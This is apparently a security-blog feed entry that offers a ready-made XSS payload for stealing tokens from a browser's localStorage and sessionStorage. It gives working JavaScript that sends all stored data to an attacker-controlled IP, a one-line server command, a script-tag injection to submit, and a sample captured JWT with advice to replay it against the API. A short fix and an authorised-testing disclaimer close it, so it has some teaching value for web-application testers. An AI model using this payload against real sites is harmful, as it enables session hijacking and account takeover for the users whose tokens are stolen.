<p>Both <code class="language-plaintext highlighter-rouge">localStorage</code> (persists across tabs/sessions) and <code class="language-plaintext highlighter-rouge">sessionStorage</code> (tab-scoped) are readable by any JavaScript on the same origin — including yours via XSS.</p>

<h2 id="local-storage-payload">Local Storage Payload</h2>

<p><strong>Step 1 — Create <code class="language-plaintext highlighter-rouge">xss.js</code>:</strong></p>

<div class="language-javascript highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kd">let</span> <span class="nx">data</span> <span class="o">=</span> <span class="nx">JSON</span><span class="p">.</span><span class="nx">stringify</span><span class="p">(</span><span class="nx">localStorage</span><span class="p">)</span>
<span class="kd">let</span> <span class="nx">encodeData</span> <span class="o">=</span> <span class="nb">encodeURIComponent</span><span class="p">(</span><span class="nx">data</span><span class="p">)</span>
<span class="nx">fetch</span><span class="p">(</span><span class="dl">"</span><span class="s2">http://192.168.XX.XX/exfil?data=</span><span class="dl">"</span> <span class="o">+</span> <span class="nx">encodeData</span><span class="p">)</span>
</code></pre></div></div>

<p><strong>Step 2 — Start server:</strong></p>

<div class="tool-cmd">python3 -m http.server 80</div>

<p><strong>Step 3 — Submit:</strong></p>

<div class="language-html highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nt">&lt;script </span><span class="na">src=</span><span class="s">"http://192.168.XX.XX/xss.js"</span><span class="nt">&gt;&lt;/script&gt;</span>
</code></pre></div></div>

<h2 id="session-storage-payload">Session Storage Payload</h2>

<div class="language-javascript highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kd">let</span> <span class="nx">data</span> <span class="o">=</span> <span class="nx">JSON</span><span class="p">.</span><span class="nx">stringify</span><span class="p">(</span><span class="nx">sessionStorage</span><span class="p">)</span>
<span class="kd">let</span> <span class="nx">encodeData</span> <span class="o">=</span> <span class="nb">encodeURIComponent</span><span class="p">(</span><span class="nx">data</span><span class="p">)</span>
<span class="nx">fetch</span><span class="p">(</span><span class="dl">"</span><span class="s2">http://192.168.49.129/exfil?data=</span><span class="dl">"</span> <span class="o">+</span> <span class="nx">encodeData</span><span class="p">)</span>
</code></pre></div></div>

<h2 id="what-you-get">What You Get</h2>

<div class="tool-out">GET /exfil?data=%7B%22token%22%3A%22eyJhbGciOiJIUzI1NiJ9...%22%7D HTTP/1.1</div>

<p>Decode it and you’ll find the raw JWT or API token. Replay it directly against the API — no password needed.</p>

<div class="remediation-box"><strong>Fix:</strong> Never store sensitive tokens in localStorage or sessionStorage. Use HttpOnly cookies for session tokens. Implement CSP to restrict script execution sources.</div>

<hr />

<p><em>All payloads documented for authorised security testing only. Do not use against systems without explicit written permission.</em></p>

<p><a href="https://buymeacoffee.com/sweshinfosec" target="_blank" style="font-family:monospace;font-size:13px;color:#9fef00;">☕ Buy Me a Coffee</a>
  
<a href="https://www.patreon.com/c/SweshInfoSec" target="_blank" style="font-family:monospace;font-size:13px;color:#ff9800;">Patreon →</a></p>]]></content><author><name>SweshInfoSec</name></author><category term="tools" /><category term="payloads" /><category term="xss" /><category term="xss" /><category term="cross-site-scripting" /><category term="payloads" /><category term="localstorage" /><category term="sessionstorage" /><category term="jwt" /><category term="token-theft" /><category term="javascript" /><category term="stored-xss" /><category term="dom-xss" /><category term="web-application-pentest" /><category term="owasp" /><category term="owasp-a03-injection" /><category term="cwe-79" /><category term="bugbounty" /><category term="tools" /><summary type="html"><![CDATA[Many apps store JWTs, API keys, and user data in localStorage and sessionStorage. This XSS payload silently exfiltrates all of it to your server.]]></summary></entry></feed>